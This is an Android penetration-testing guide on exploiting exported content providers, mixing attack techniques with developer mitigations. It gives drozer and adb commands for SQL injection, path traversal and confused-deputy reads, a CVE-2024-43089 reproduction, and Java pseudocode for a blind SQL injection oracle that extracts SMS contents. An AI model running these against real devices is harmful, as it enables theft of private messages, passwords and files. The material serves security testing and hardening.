Exploiting Content Providers
Intro
Data is supplied from one application to others on request by a component known as a content provider. These requests are managed through the ContentResolver class methods. Content providers can store their data in various locations, such as a database, files, or over a network.[6]
In the Manifest.xml file, the declaration of the content provider is required. For instance:
<provider android:name=".DBContentProvider" android:exported="true" android:multiprocess="true" android:authorities="com.mwr.example.sieve.DBContentProvider">
    <path-permission android:readPermission="com.mwr.example.sieve.READ_KEYS" android:writePermission="com.mwr.example.sieve.WRITE_KEYS" android:path="/Keys"/>
</provider>
To access content://com.mwr.example.sieve.DBContentProvider/Keys, the READ_KEYS permission is necessary. It’s interesting to note that the path /Keys/ is accessible in the following section, which is not protected due to a mistake by the developer, who secured /Keys but declared /Keys/.[8]
Maybe you can access private data or exploit some vulnerability (SQL Injection or Path Traversal).
Get info from exposed content providers
dz> run app.provider.info -a com.mwr.example.sieve
  Package: com.mwr.example.sieve
  Authority: com.mwr.example.sieve.DBContentProvider
  Read Permission: null
  Write Permission: null
  Content Provider: com.mwr.example.sieve.DBContentProvider
  Multiprocess Allowed: True
  Grant Uri Permissions: False
  Path Permissions:
  Path: /Keys
  Type: PATTERN_LITERAL
  Read Permission: com.mwr.example.sieve.READ_KEYS
  Write Permission: com.mwr.example.sieve.WRITE_KEYS
  Authority: com.mwr.example.sieve.FileBackupProvider
  Read Permission: null
  Write Permission: null
  Content Provider: com.mwr.example.sieve.FileBackupProvider
  Multiprocess Allowed: True
  Grant Uri Permissions: False
It’s possible to piece together how to reach the DBContentProvider by starting URIs with “content://”. This approach is based on insights gained from using Drozer, where key information was located in the /Keys directory.[8]
Drozer can guess and try several URIs:
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys
Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
You should also check the ContentProvider code to search for queries:

Also, if you can’t find full queries you could check which names are declared by the ContentProvider on the onCreate method:

The query will be like: content://name.of.package.class/declared_name
Database-backed Content Providers
Probably most of the Content Providers are used as interface for a database. Therefore, if you can access it you could be able to extract, update, insert and delete information.
Check if you can access sensitive information or try to change it to bypass authorisation mechanisms.[8]
When checking the code of the Content Provider look also for functions named like: query, insert, update and delete:


Because you will be able to call them
Query content
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --vertical
_id: 1
service: Email
username: incognitoguy50
password: PSFjqXIMVa5NJFudgDuuLVgJYFD+8w==
-
email: incognitoguy50@gmail.com
Insert content
Querying the database reveals the column names, which may then allow you to insert data into the database:


Note that in insert and update you can use —string to indicate string, —double to indicate a double, —float, —integer, —long, —short, —boolean
Update content
Knowing the name of the columns you could also modify the entries:

Delete content

SQL Injection
It is simple to test for SQL injection (SQLite) by manipulating the projection and selection fields that are passed to the content provider.
When querying the Content Provider, two important arguments for finding information are —selection and —projection:[7]

You can try to abuse this parameters to test for SQL injections:
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --selection "'"
unrecognized token: "')" (code 1): , while compiling: SELECT * FROM Passwords WHERE (')
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwords/ --projection "*
FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql |
| table | android_metadata | android_metadata | 3 | CREATE TABLE ... |
| table | Passwords | Passwords | 4 | CREATE TABLE ... |Automatic SQLInjection discovery by Drozer
dz> run scanner.provider.injection -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Injection in Projection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/
Injection in Selection:
  content://com.mwr.example.sieve.DBContentProvider/Keys/
  content://com.mwr.example.sieve.DBContentProvider/Passwords
  content://com.mwr.example.sieve.DBContentProvider/Passwords/

dz> run scanner.provider.sqltables -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes/:
  android_metadata
  notes
  sqlite_sequence
writePermission omission + blind SQLi via update()
A common OEM mistake is to export a ContentProvider with a readPermission but omit writePermission. When writePermission is null, any app can call insert/update/delete if those methods are implemented. If update() concatenates the caller-controlled WHERE (selection) directly into an SQL statement, you can build a blind inference oracle and exfiltrate data from other tables in the same SQLite DB (even those normally protected by privileged read permissions like READ_SMS).[1][2]
Key idea
- Exported provider, readPermission set, writePermission omitted[3][4]
- update(uri, values, where, whereArgs) returns rows-affected; UNIQUE constraint errors also indicate a write attempt happened[5]
- Attack controls WHERE to evaluate a Boolean expression over a subquery that reads secret data from co-located tables
- If the provider’s table is empty, insert() can be abused to seed a row so update() affects ≥1 row
Discovery workflow
- Enumerate exported providers and check perms:
- drozer:
run app.provider.info -a <pkg> - adb: aapt dump xmltree APK AndroidManifest.xml | grep -A5 “<provider”
- drozer:
- Look for providers with readPermission set but writePermission missing
- Confirm update() is implemented and selection is injectable (projection/selection/sortOrder often are; update() selection is commonly overlooked)
Co-location and schema probe (adb) Use sqlite_master to verify the target table exists in the same DB file:
adb shell cmd content query \
  --uri content://service-number/service_number \
  --where '(SELECT COUNT(*) FROM (SELECT tbl_name FROM sqlite_master WHERE tbl_name = "sms"))>0'
Seeding a row (if needed) If update() returns 0 because the provider’s table is empty, insert a dummy row first. Many OEM providers accept arbitrary ContentValues with no validation:
adb shell cmd content insert \
  --uri content://service-number/service_number \
  --bind hash_number:s:dummy
Blind Boolean oracle via update()
- Predicate template:
1=1 AND unicode(substr((<subquery>), <idx>, 1)) BETWEEN <lo> AND <hi> - TRUE if update() > 0 or a UNIQUE constraint exception is thrown; FALSE otherwise
- Binary search [0..127] to recover each character
Minimal extraction loop (pseudocode)
boolean probe(Uri uri, String where) {
  ContentValues cv = new ContentValues();
  cv.put("rowid", "123");
  try {
    return getContentResolver().update(uri, cv, where, null) > 0;
  } catch (Exception e) {
    return e.getMessage() != null && e.getMessage().contains("UNIQUE constraint failed");
  }
}

char leakChar(Uri uri, String subquery, int pos) {
  int lo = 0, win = 127;
  while (true) {
    String where = String.format(
      "1=1 AND unicode(substr((%s), %d, 1)) BETWEEN %d AND %d",
      subquery, pos, lo, lo + win);
    if (probe(uri, where)) {
      if (win == 0) return (char) lo;
      win = (win > 3) ? (win / 2) : (win - 1);
    } else {
      if (lo == 0 && win == 127) return '\0';
      lo = (win > 0) ? (lo + win) : (lo + 1);
    }
  }
}
adb example of a single probe
# Try to infer whether first char of latest SMS body is between '0'(48) and '9'(57)
adb shell cmd content update \
  --uri content://service-number/service_number \
  --bind rowid:s:123 \
  --where '1=1 AND unicode(substr((SELECT body FROM sms ORDER BY rowid DESC LIMIT 1),1,1)) BETWEEN 48 AND 57'
Notes
- Works only if the target table (e.g., sms) is in the same SQLite database used by the vulnerable provider
- insert()/update()/delete() must be callable by unprivileged apps (writePermission omitted)
- The exact URI and table names differ per OEM/provider; examples seen in the wild include:
- content://service-number/service_number
- content://push-mms/push
- content://push-shop/push_shop
Mitigations for app/ROM developers
- Always declare both readPermission and writePermission on exported providers; prefer android:exported=“false” by default
- Sanitize or bind selection / projection / sortOrder; do not concatenate caller input into SQL
- Use SQLiteQueryBuilder with a projection map and fixed WHERE templates; validate column names against a whitelist
- Keep sensitive tables in a separate DB not shared with untrusted providers

File System-backed Content Providers
Content providers could be also used to access files:
Read file
You can read files from the Content Provider
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1            localhost
Path Traversal
If you can access files, you can try to abuse a Path Traversal (in this case this isn’t necessary but you can try to use ”../” and similar tricks).[7]
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
127.0.0.1            localhost
Automatic Path Traversal discovery by Drozer
dz> run scanner.provider.traversal -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Vulnerable Providers:
  content://com.mwr.example.sieve.FileBackupProvider/
  content://com.mwr.example.sieve.FileBackupProvider
Exported provider as a confused deputy
An exported ContentProvider can become a permission proxy if it accepts a caller-controlled backend URI (for example via a path segment, query parameter, or call() bundle), dereferences that URI with the provider app UID, and then returns the resulting bytes to the lower-privileged caller.[11]
Typical bug pattern:
- Provider is exported and reachable by untrusted apps
- No caller permission, or a weak permission any app can hold
- App has privileged access to another provider (for example Contacts, SMS, media, work-profile data)
- External caller controls a backend
content://URI that is later passed intoContentResolver.query/openInputStream/openFileDescriptor/openAssetFileDescriptor - Provider returns the original bytes or derived output (resized bitmap, transcoded PNG/JPEG, cached file, thumbnail)
Why this matters:
- The security boundary is enforced on the UID performing the read
- A direct read from the attacker app may fail with
SecurityException - The same URI may succeed when the victim provider reads it with its own permissions
- Rendering or transcoding does not remove the leak: once protected data is converted to another format and streamed back, the permission boundary is already bypassed
Minimal triage workflow:
- Enumerate exported providers and inspect manifest permissions (
readPermission,writePermission,grantUriPermissions, path permissions) - Reverse
query(),openFile(),openAssetFile(),openTypedAssetFile(), andcall()looking for attacker-controlled URIs - Trace sinks such as:
Uri.parse(...)getQueryParameter(...)Bundle.getString(...)ContentResolver.query(...)openInputStream(...)openFileDescriptor(...)
- Test the protected backend URI directly from a no-permission app to confirm it is blocked
- Send the same URI through the exported provider and compare the response
ADB-style reproduction:
# Direct read from the attacker UID should fail
adb shell am start -S -n com.local.probe/.ProbeActivity \
  --es mode query-uri \
  --es uri content://com.android.contacts/contacts/CONTACT_ID/photo

# The same protected URI wrapped by the exported provider may succeed
adb shell am start -S -n com.local.probe/.ProbeActivity \
  --es mode query-uri \
  --es uri 'content://com.victim.provider/r?m=content%3A%2F%2Fcom.android.contacts%2Fcontacts%2FCONTACT_ID%2Fphoto'
Common static signals:
android:exported="true"with noreadPermission/writePermissiongrantUriPermissions="true"combined with broad URI handling- Image/avatar/thumbnail/document preview providers that accept a source URI
- Internal “safe URI” checks that only validate syntax/authority but do not verify the original caller can access the source
Enumeration hint:
If missing objects return a stable fallback (default avatar, placeholder thumbnail, empty file), the bug may be enumerable. Iterate predictable IDs and keep responses whose size, hash, or decoded pixels differ from the fallback.
Safer design for developers:
- Do not dereference untrusted external
content://URIs with the app’s ambient permissions - Prefer serving only app-owned opaque resources
- If callers must provide a URI, require an explicit grant or verify the caller can access the source before reading it
- Make the provider non-exported or protect it with a signature/internal permission unless cross-app access is really needed
2023-2025 Updates & Modern Tips
Drozer 3.x (Python 3) is out
WithSecure resumed maintenance of drozer in 2022 and ported the framework to Python 3 (latest 3.1.0 – April 2024).[9]
Besides compatibility fixes, new modules that are particularly useful when working with Content Providers include:
scanner.provider.exported– list only providers withandroid:exported="true".app.provider.grant– automatically callgrantUriPermission()so you can talk to providers that expectFLAG_GRANT_READ_URI_PERMISSION/FLAG_GRANT_WRITE_URI_PERMISSIONon Android 12+.- Better handling of Scoped Storage so file-based providers on Android 11+ can still be reached.
Upgrade (host & agent):
pipx install --force "git+https://github.com/WithSecureLabs/drozer@v3.1.0"
adb install drozer-agent-3.1.0.apk
Using the built-in cmd content helper (ADB ≥ 8.0)
All modern Android devices ship with a CLI that can query/update providers without installing any agent:
adb shell cmd content query  --uri content://com.test.provider/items/
adb shell cmd content update --uri content://com.test.provider/items/1 \
      --bind price:d:1337
adb shell cmd content call   --uri content://com.test.provider  \
      --method evilMethod --arg 'foo'
Combine it with run-as <pkg> or a rooted shell to test internal-only providers.
Recent real-world CVEs that abused Content Providers
| CVE | Year | Component | Bug class | Impact |
|---|---|---|---|---|
| CVE-2024-43089 | 2024 | MediaProvider | Path traversal in openFile() | Arbitrary file read from any app’s private storage[10] |
| CVE-2023-35670 | 2023 | MediaProvider | Path traversal | Information disclosure |
Re-create CVE-2024-43089 on a vulnerable build:
adb shell cmd content read \
  --uri content://media/external_primary/file/../../data/data/com.target/shared_prefs/foo.xml
Hardening checklist for API 30+
- Declare
android:exported="false"unless the provider must be public – from API 31 the attribute is mandatory. - Enforce permissions and/or
android:grantUriPermissions="true"instead of exporting the whole provider. - Whitelist allowed
projection,selectionandsortOrderarguments (e.g. build queries withSQLiteQueryBuilder.setProjectionMap). - In
openFile()canonicalise the requested path (FileUtils) and reject..sequences to prevent traversal. - When exposing files prefer Storage Access Framework or a
FileProvider.
These changes in recent Android versions mean many legacy exploitation primitives still work, but require additional flags/permissions that the updated drozer modules or cmd content helper can apply automatically.
References
- [1] CVE-2025-10184: OnePlus OxygenOS Telephony provider permission bypass (NOT FIXED)
- [2] Android docs: Content providers
- [3] Android manifest provider: readPermission
- [4] Android manifest provider: writePermission
- [5] Android ContentResolver.update()
- [6] Android - Content Providers (TutorialsPoint)
- [7] Android Application Security Part 15 – Attacking Content Providers
- [8] Drozer User Guide (WithSecure Labs / MWR InfoSecurity, 2015)
- [9] drozer 3.1.0 release notes
- [10] Android Security Bulletin—July 2024
- [11] Reading Contact Photos Without READ_CONTACTS: A Google Messages Confused Deputy Bug